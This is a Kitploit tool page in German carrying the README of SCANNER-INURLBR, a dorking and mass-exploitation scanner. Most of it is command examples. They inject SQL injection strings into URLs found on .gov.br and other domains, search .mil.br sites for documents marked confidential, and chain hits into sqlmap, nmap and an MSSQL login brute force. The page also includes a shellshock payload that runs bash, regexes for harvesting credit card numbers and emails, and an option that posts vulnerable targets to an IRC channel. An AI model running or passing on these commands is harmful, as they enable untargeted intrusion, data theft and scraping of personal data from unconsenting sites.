
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/mrcl0wnlab/scanner-inurlbr
OSINT (Open-Source-Intelligence)AufklärungSchwachstellenanalyseDNS- und Subdomain-EnumerationExploitationInformationsbeschaffungWebsicherheitE-Mail-SammlungCrawler
GitHubmrcl0wnlab/scanner-inurlbr

SCANNER-INURLBR

Erweiterte Suche in Suchmaschinen, ermöglicht Analyse zur Ausnutzung von GET-/POST-Anfragen, die E-Mails und URLs erfassen, mit einer internen benutzerdefinierten Validierungsschnittstelle für jedes gefundene Ziel/URL.


22951vor 1 JahrVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen
Repository anzeigenWebseite


Beschreibung

Erweiterte Suche in Suchmaschinen, ermöglicht die Analyse zur Ausnutzung von GET / POST, um E-Mails und URLs zu erfassen, mit einer internen benutzerdefinierten Validierungsverknüpfung für jedes gefundene Ziel/URL.

Ein PHP-Tool, das auf verschiedenen Linux-Distributionen läuft, hilft Hackern und Sicherheitsexperten bei ihren spezifischen Suchmaschinen. Es gibt mehrere Methoden der automatisierten Erkundung, einschließlich Scanner.

Das INURLBR-Tool (Codename: Facada) wurde entwickelt, um der Hacker-Community zu helfen. Um potenzielle Schwachstellen im Web zu identifizieren, führt es erweiterte Suchen durch. Es nutzt Google-Hacking-Techniken (Dorking), um Ziele im Internet zu finden. Dieses Tool besitzt die unglaubliche Kraft von Suchmaschinen.

Haftungsausschluss```

This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.

root@kitploit:~
## Kontakt```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com

Bibliothek & Berechtigungen```properties

PHP Version 8.3 php8 curl LIB php8 cli LIB
cURL support enabled allow_url_fopen On permission Reading & Writing User root privilege, or is in the sudoers group Operating system Linux Proxy random TOR

root@kitploit:~
## Abhängigkeiten installieren```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor

Herunterladen

Vorzugweise können Sie inurlbr herunterladen, indem Sie das Git Repository klonen:```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git

root@kitploit:~
Das inurlbr funktioniert mit [php](http://php.net/downloads.php) Version **8.3**  auf Linux-Plattformen.

## Ausführungsberechtigung erteilen```properties
chmod +x inurlbr

Symbolischen Link erstellen```properties

ln -s $PWD/inurlbr /usr/bin/inurlbr

root@kitploit:~
## Verwendung
Um eine Liste der grundlegenden Optionen und Schalter zu erhalten, verwenden Sie:```properties
inurlbr -h

Um eine Liste aller Optionen und Schalter zu erhalten, verwenden Sie:```properties inurlbr --help

root@kitploit:~
Befehlsbeispiele:```properties
inurlbr --info

Einrichten Ihres ipinfo-Tokens

Es ist möglich, mehr als einen Token zu registrieren.```bash ./resources/token.ipinfo.inurl

root@kitploit:~
## Ihre Strings festlegen
Sie können weitere Validierungs-Strings registrieren.```bash
./resources/strings.validation.inurl

Festlegen Ihrer Filterstrings

Sie können weitere Filterwerte registrieren, die Ihre Ergebnisse verunreinigen.```bash ./resources/trash_list.validation.inurl

root@kitploit:~
## Befehle```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"  
   
inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;" 
   
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'
   
inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'
   
inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'        
  
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'
  
inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'
   
inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'
  
inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'
  
inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'
 
inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u
 
inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6  
 
inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)' 
 
inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6 
 
inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'   
  
inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'  
 
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5
  
inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr
 
inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock
 
inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'  

Hilfe```properties

root@kitploit:~
 ██░ ██    ▓█████     ██▓        ██▓███  
▓██░ ██▒   ▓█   ▀    ▓██▒       ▓██░  ██▒
▒██▀▀██░   ▒███      ▒██░       ▓██░ ██▓▒
░▓█ ░██    ▒▓█  ▄    ▒██░       ▒██▄█▓▒ ▒
░▓█▒░██▓   ░▒████▒   ░██████▒   ▒██▒ ░  ░
▒ ░░▒░▒   ░░ ▒░ ░   ░ ▒░▓  ░   ▒▓▒░ ░  ░
▒ ░▒░ ░    ░ ░  ░   ░ ░ ▒  ░   ░▒ ░     
░  ░░ ░      ░        ░ ░      ░░       
░  ░  ░      ░  ░       ░  ░            
                                     

-h --help Alternative long length help command. --ajuda Command to specify Help. --info Information script. --update Code update.
-q Choose which search engine you want through [1...24] / [e1..6]]: [options]: 1 - GOOGLE / (CSE) GENERIC RANDOM / API 2 - BING / DEEP 3 - YAHOO BR / YAHOO US 4 - ASK 7 - LYCOS 13 - NEVER 20 - EZILION 21 - SOGOU 22 - DUCK DUCK GO 24 - GOOGLE(CSE) GENERIC RANDOM 25 - EXALEAD 26 - STARTPAGE 27 - QWANT ---------------------------------------- SPECIAL MOTORS ---------------------------------------- e1 - TOR FIND e2 - ELEPHANT e3 - TORSEARCH e4 - GORCH e5 - WIKILEAKS e6 - AHMIA e7 - OTN e8 - EXPLOITS SHODAN ---------------------------------------- all - All search engines / not special motors Default: 1 Example: -q {op} Usage: -q 1 -q 5 Using more than one engine: -q 1,2,5,6,11,24 Using all engines: -q all

--proxy Choose which proxy you want to use through the search engine: Example: --proxy {proxy:port} Usage: --proxy localhost:8118 --proxy socks5://googleinurl@localhost:9050 --proxy http://admin:[email protected]:8080

--proxy-file Set font file to randomize your proxy to each search engine. Example: --proxy-file {proxys} Usage: --proxy-file proxys_list.txt

--time-proxy Set the time how often the proxy will be exchanged. Example: --time-proxy {second} Usage: --time-proxy 10

--proxy-http-file Set file with urls http proxy, are used to bypass capch search engines Example: --proxy-http-file {youfilehttp} Usage: --proxy-http-file http_proxys.txt

--tor-random Enables the TOR function, each usage links an unique IP.

-t Choose the validation type: op 1, 2, 3, 4, 5 [options]: 1 - The first type uses default errors considering the script: It establishes connection with the exploit through the get method. Demo: www.alvo.com.br/pasta/index.php?id={exploit}

root@kitploit:~
 2   -  The second type tries to valid the error defined by: -a='VALUE_INSIDE_THE _TARGET'
 It also establishes connection with the exploit through the get method
 Demo: www.alvo.com.br/pasta/index.php?id={exploit}

 3   - The third type combine both first and second types:
 Then, of course, it also establishes connection with the exploit through the get method
 Demo: www.target.com.br{exploit}
 Default:    1
 Example: -t {op}
 Usage:   -t 1
 
 4   - The fourth type a validation based on source file and will be enabled scanner standard functions.
 The source file their values are concatenated with target url.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/index.php?id=
 /pag/index.php?id=
 /brazil.php?new=
 Demo: 
 www.target.com.br/admin/index.php?id={exploit}
 www.target.com.br/pag/index.php?id={exploit}
 www.target.com.br/brazil.php?new={exploit}
 
 5   - (FIND PAGE) The fifth type of validation based on the source file,
 Will be enabled only one validation code 200 on the target server, or if the url submit such code will be considered vulnerable.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/admin.php
 /admin.asp
 /admin.aspx
 Demo: 
 www.target.com.br/admin/admin.php
 www.target.com.br/admin.asp
 www.target.com.br/admin.aspx
 Observation: If it shows the code 200 will be separated in the output file

 DEFAULT ERRORS:  
 
 [*]JAVA INFINITYDB, [*]LOCAL FILE INCLUSION, [*]ZIMBRA MAIL,           [*]ZEND FRAMEWORK, 
 [*]ERROR MARIADB,   [*]ERROR MYSQL,          [*]ERROR JBOSSWEB,        [*]ERROR MICROSOFT,
 [*]ERROR ODBC,      [*]ERROR POSTGRESQL,     [*]ERROR JAVA INFINITYDB, [*]ERROR PHP,
 [*]CMS WORDPRESS,   [*]SHELL WEB,            [*]ERROR JDBC,            [*]ERROR ASP,
 [*]ERROR ORACLE,    [*]ERROR DB2,            [*]JDBC CFM,              [*]ERROS LUA, 
 [*]ERROR INDEFINITE


--dork Defines which dork the search engine will use. Example: --dork {dork} Usage: --dork 'site:.gov.br inurl:php? id' - Using multiples dorks: Example: --dork {[DORK]dork1[DORK]dork2[DORK]dork3} Usage: --dork '[DORK]site:br[DORK]site:ar inurl:php[DORK]site:il inurl:asp'

--dork-file Set font file with your search dorks. Example: --dork-file {dork_file} Usage: --dork-file 'dorks.txt'

--exploit-get Defines which exploit will be injected through the GET method to each URL found. Example: --exploit-get {exploit_get} Usage: --exploit-get "?'´%270x27;"

--exploit-post Defines which exploit will be injected through the POST method to each URL found. Example: --exploit-post {exploit_post} Usage: --exploit-post 'field1=valor1&field2=valor2&field3=?´0x273exploit;&botao=ok'

--exploit-command Defines which exploit/parameter will be executed in the options: --command-vul/ --command-all.
The exploit-command will be identified by the paramaters: --command-vul/ --command-all as EXPLOIT
Ex --exploit-command '/admin/config.conf' --command-all 'curl -v TARGET__EXPLOIT' TARGET is the specified URL/TARGET obtained by the process EXPLOIT is the exploit/parameter defined by the option --exploit-command. Example: --exploit-command {exploit-command} Usage: --exploit-command '/admin/config.conf'

-a Specify the string that will be used on the search script: Example: -a {string} Usage: -a 'hello world'

-d Specify the script usage op 1, 2, 3, 4, 5. Example: -d {op} Usage: -d 1 /URL of the search engine. -d 2 /Show all the url. -d 3 /Detailed request of every URL. -d 4 /Shows the HTML of every URL. -d 5 /Detailed request of all URLs. -d 6 /Detailed PING - PONG irc.

-s Specify the output file where it will be saved the vulnerable URLs.

root@kitploit:~
 Example: -s {file}
 Usage:   -s your_file.txt
 

-o Manually manage the vulnerable URLs you want to use from a file, without using a search engine. Example: -o {file_where_my_urls_are} Usage: -o tests.txt

--persist Attempts when Google blocks your search. The script tries to another google host / default = 4 Example: --persist {number_attempts} Usage: --persist 7

--ifredirect Return validation method post REDIRECT_URL Example: --ifredirect {string_validation} Usage: --ifredirect '/admin/painel.php'

-m Enable the search for emails on the urls specified.

-u Enables the search for URL lists on the host specified.

--ua Enables the search for URL lists on the host specified using archive.org.

--gc Enable validation of values ​​with google webcache.

--pr Progressive scan, used to set operators (dorks), makes the search of a dork and valid results, then goes a dork at a time.

--file-cookie Open cookie file.

--save-as Save results in a certain place.

--shellshock Explore shellshock vulnerability by setting a malicious user-agent.

--popup Run --command all or vuln in a parallel terminal.

--cms-check Enable simple check if the url / target is using CMS.

--no-banner Remove the script presentation banner.

--unique Filter results in unique domains.

--beep Beep sound when a vulnerability is found.

--alexa-rank Show alexa positioning in the results.

--robots Show values file robots and extract urls

--range Set range IP. Example: --range {range_start,rage_end} Usage: --range '172.16.0.5#172.16.0.255'

--range-rand Set amount of random ips. Example: --range-rand {rand} Usage: --range-rand '50'

--irc Sending vulnerable to IRC / server channel. Example: --irc {server#channel} Usage: --irc 'irc.rizon.net#inurlbrasil'

--http-header Set HTTP header. Example: --http-header {youemail} Usage: --http-header 'HTTP/1.1 401 Unauthorized,WWW-Authenticate: Basic realm="Top Secret"'

--sedmail Sending vulnerable to email. Example: --sedmail {youemail} Usage: --sedmail [email protected]

--delay Delay between research processes. Example: --delay {second} Usage: --delay 10

--time-out Timeout to exit the process. Example: --time-out {second} Usage: --time-out 10

--ifurl Filter URLs based on their argument. Example: --ifurl {ifurl} Usage: --ifurl index.php?id=

--ifcode Valid results based on your return http code. Example: --ifcode {ifcode} Usage: --ifcode 200

--ifemail Filter E-mails based on their argument. Example: --ifemail {file_where_my_emails_are} Usage: --ifemail sp.gov.br

--url-reference Define referring URL in the request to send him against the target. Example: --url-reference {url} Usage: --url-reference http://target.com/admin/user/valid.php

--mp Limits the number of pages in the search engines. Example: --mp {limit} Usage: --mp 50

--user-agent Define the user agent used in its request against the target. Example: --user-agent {agent} Usage: --user-agent 'Mozilla/5.0 (X11; U; Linux i686) Gecko/20071127 Firefox/2.0.0.11' Usage-exploit / SHELLSHOCK:
--user-agent '() { foo;};echo; /bin/bash -c "expr 299663299665 / 3; echo CMD:;id; echo END_CMD:;"' Complete command:
inurlbr --dork 'YOU_DORK' -s shellshock.txt --user-agent '_YOU_AGENT_XPL_SHELLSHOCK' -t 2 -a '99887766555'

--sall Saves all urls found by the scanner. Example: --sall {file} Usage: --sall your_file.txt

--command-vul Every vulnerable URL found will execute this command parameters. Example: --command-vul {command} Usage: --command-vul 'nmap sV -p 22,80,21 TARGET' --command-vul './exploit.sh TARGET output.txt' --command-vul 'php miniexploit.php -t TARGET -s output.txt'

--command-all Use this commmand to specify a single command to EVERY URL found. Example: --command-all {command} Usage: --command-all 'nmap sV -p 22,80,21 TARGET' --command-all './exploit.sh TARGET output.txt' --command-all 'php miniexploit.php -t TARGET -s output.txt' [!] Observation:

root@kitploit:~
_TARGET_ will be replaced by the URL/target found, although if the user. only the domain will be executed.

_TARGETFULL_ will be replaced by the original URL / target found.
   
_TARGETXPL_ will be replaced by the original URL / target found + EXPLOIT --exploit-get.
   
_TARGETIP_ return of ip URL / target found.
    
_URI_ Back URL set of folders / target found.
    
_RANDOM_ Random strings.
    
_PORT_ Capture port of the current test, within the --port-scan process.

_EXPLOIT_  will be replaced by the specified command argument --exploit-command.

The exploit-command will be identified by the parameters --command-vul/ --command-all as EXPLOIT

--replace Replace values ​​in the target URL. Example: --replace {value_old[INURL]value_new} Usage: --replace 'index.php?id=[INURL]index.php?id=1666+and+(SELECT+user,Password+from+mysql.user+limit+0,1)=1' --replace 'main.php?id=[INURL]main.php?id=1+and+substring(@@version,1,1)=1' --replace 'index.aspx?id=[INURL]index.aspx?id=1%27´'

--remove Remove values ​​in the target URL. Example: --remove {string} Usage: --remove '/admin.php?id=0'

--regexp Using regular expression to validate his research, the value of the Expression will be sought within the target/URL. Example: --regexp {regular_expression} All Major Credit Cards: Usage: --regexp '(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|[68][0-9])[0-9]{11}|3[47][0-9]{13})'

root@kitploit:~
IP Addresses:
Usage:    --regexp '((?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?))'

EMAIL:   
Usage:    --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

---regexp-filter Using regular expression to filter his research, the value of the Expression will be sought within the target/URL. Example: ---regexp-filter {regular_expression} EMAIL:
Usage: ---regexp-filter '([\w\d.-_]+)@([\w\d._-]+)'

root@kitploit:~
[!] Small commands manager:

--exploit-cad Command register for use within the scanner. Format {TYPE_EXPLOIT}::{EXPLOIT_COMMAND} Example Format: NMAP::nmap -sV TARGET Example Format: EXPLOIT1::php xpl.php -t TARGET -s output.txt Usage: --exploit-cad 'NMAP::nmap -sV TARGET' Observation: Each registered command is identified by an id of your array. Commands are logged in exploits.conf file.

--exploit-all-id Execute commands, exploits based on id of use, (all) is run for each target found by the engine. Example: --exploit-all-id {id,id} Usage: --exploit-all-id 1,2,8,22

--exploit-vul-id Execute commands, exploits based on id of use, (vull) run command only if the target was considered vulnerable. Example: --exploit-vul-id {id,id} Usage: --exploit-vul-id 1,2,8,22

--exploit-list List all entries command in exploits.conf file.

root@kitploit:~
[!] Running subprocesses:

--sub-file Subprocess performs an injection strings in URLs found by the engine, via GET or POST. Example: --sub-file {youfile} Usage: --sub-file exploits_get.txt

--sub-get defines whether the strings coming from --sub-file will be injected via GET. Usage: --sub-get

--sub-post defines whether the strings coming from --sub-file will be injected via POST. Usage: --sub-get

--sub-concat Sets string to be concatenated with the target host within the subprocess Example: --sub-concat {string} Usage: --sub-concat '/login.php'

--sub-cmd-vul Each vulnerable URL found within the sub-process will execute the parameters of this command. Example: --sub-cmd-vul {command} Usage: --sub-cmd-vul 'nmap sV -p 22,80,21 TARGET' --sub-cmd-vul './exploit.sh TARGET output.txt' --sub-cmd-vul 'php miniexploit.php -t TARGET -s output.txt'

--sub-cmd-all Run command to each target found within the sub-process scope. Example: --sub-cmd-all {command} Usage: --sub-cmd-all 'nmap sV -p 22,80,21 TARGET' --sub-cmd-all './exploit.sh TARGET output.txt' --sub-cmd-all 'php miniexploit.php -t TARGET -s output.txt'

--port-scan Defines ports that will be validated as open. Example: --port-scan {ports} Usage: --port-scan '22,21,23,3306'

--port-cmd Define command that runs when finding an open door. Example: --port-cmd {command} Usage: --port-cmd './xpl TARGETIP:PORT' --port-cmd './xpl TARGETIP/file.php?sqli=1'

--port-write Send values for door. Example: --port-write {'value0','value1','value3'} Usage: --port-write "'NICK nk_test','USER nk_test 8 * :_ola','JOIN #inurlbrasil','PRIVMSG #inurlbrasil : minha_msg'"

root@kitploit:~
[!] Modifying values used within script parameters:

md5: Encrypt values in md5. Example: md5({value}) Usage: md5(102030) Usage: --exploit-get 'user?id=md5(102030)'

base64: Encrypt values in base64. Example: base64({value}) Usage: base64(102030) Usage: --exploit-get 'user?id=base64(102030)'

hex: Encrypt values in hex. Example: hex({value}) Usage: hex(102030) Usage: --exploit-get 'user?id=hex(102030)'

random: Generate random values. Example: random({character_counter}) Usage: random(8) Usage: --exploit-get 'user?id=random(8)'

root@kitploit:~
## Screenshots
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/10c345db617a511325417c22520b8f199af57af6b77ec96659de674e9e45cb88.png)
### E-Mail-Extraktion```bash
inurlbr  --dork '"com.br" contato  .xlsx' -m  -s emails.txt -q all

Screenshot

Externer Befehl```bash

inurlbr --dork '"com.br" index.php?id id' -s sqlmap.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap-dev/sqlmap.py -u "TARGETFULL" --dbs --batch --threads 10 -p id --random-agent'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fc92aa635290570cecc73f89264245a6026081be6e45e6ed698ae7af5b77294a.png)

### Filterergebniswert```bash
inurlbr --dork '"com.br/wp-login.php"' -t 2  -a 'wp-login.php?action=lostpassword' -s filter_string.txt

Screenshot

Einfaches Fuzzing```bash

inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s php_result.txt -t 2 -a 'phpMyAdmin 2.11.4'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/288be16d35c6c34b1cf4200644149a7703649110f9772045cef1645ff6c4c9c9.png)

### Paralleles Terminal ( Popup )```bash
inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s popup_result.txt -t 2 -a 'phpMyAdmin 2.11.4' --command-vul "nmap -sV -v  _TARGET_ ;"  --popup 

Screenshot

URLs mit archive.org extrahieren```bash

inurlbr -o 'defense.gov.txt' --ua -s 'defense.gov.out'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/fba36a2d3c6b839354be092f7a723829c93ec2c8972d15150dddbd113b284034.png)

### URLs aus der Robots.txt-Datei extrahieren```bash
inurlbr --dork 'jus.br' -s 'urls-extracted-robots.txt' -q 1 --robots

Screenshot


Werte mit Regex extrahieren```bash

inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp-filter '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

root@kitploit:~
![Bildschirmfoto](https://assets.kitploit.com/production/public/readmes/6388/4cf2531f0783ca1db216d93db92ba9996927aa879fa61fe2db48d56ad9e9c145.png)

### Werte mit Regex validieren```bash
inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

Screenshot

Beiträge ✨

Beiträge jeglicher Art sind willkommen!

Liste der Mitwirkenden

Referenzen

  • TOR
    • https://support.torproject.org/apt/
    • https://support.torproject.org/apt/tor-deb-repo/
    • https://help.ubuntu.com/community/Tor?action=show&redirect=TOR
  • PHP
    • https://blog.remirepo.net/post/2024/05/17/Install-PHP-8.3-on-Fedora-RHEL-CentOS-Alma-Rocky-or-other-clone
    • https://www.digitalocean.com/community/tutorials/how-to-install-php-8-1-and-set-up-a-local-development-environment-on-ubuntu-22-04
    • https://pbcmedia.medium.com/how-to-install-the-latest-version-of-php-8-x-on-ubuntu-a-step-by-step-guide-5c5204db03f8
    • https://linuxize.com/post/how-to-install-php-8-on-ubuntu-20-04/
  • XTERM
    • https://installati.one/install-xterm-ubuntu-22-04/
    • https://manpages.ubuntu.com/manpages/xenial/en/man1/xterm.1.html
  • DEMOS INURLBR
    • http://youtube.com/c/INURLBrasil
    • http://blog.inurl.com.br/search/label/INURLBR
Tool herunterladen
SCANNER-INURLBR — Erweiterte Suche in Suchmaschinen, ermöglicht Analyse zur Ausnutzung von GET-/POST-Anfragen, die E-Mails und URLs erfassen, mit einer internen benutzerdefinierten Validierungsschnittstelle für jedes gefundene Ziel/URL. | Kitploit